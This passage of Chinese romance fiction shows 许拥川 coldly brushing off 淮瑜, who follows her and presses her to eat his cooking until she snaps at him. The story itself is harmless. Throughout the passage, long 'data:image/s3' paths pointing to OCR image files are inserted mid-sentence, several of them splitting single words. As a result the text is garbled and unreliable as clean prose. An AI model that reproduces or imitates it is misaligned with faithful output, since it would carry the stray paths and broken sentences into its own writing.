    “有事儿?”许拥川的语气比之昨日,甚至比之进这药铺之前,显然冷漠生疏了许多。


    “吃饭。”


    淮瑜道。


    许拥川摆摆手转身就走。


    淮瑜低着声音,紧紧跟在她身后地念,“她们都说,我做的菜,挺好吃的……”


    许拥川没理他,一边走一边侧头看向对面,不见万茵的踪影了,她皱了皱眉。


    淮瑜:“嗯,尝尝。”


    话音一落,背后的衣服被扯住。


    许拥川反应过来,转身不可思议道:“你还能替我做决定了?!我不饿!”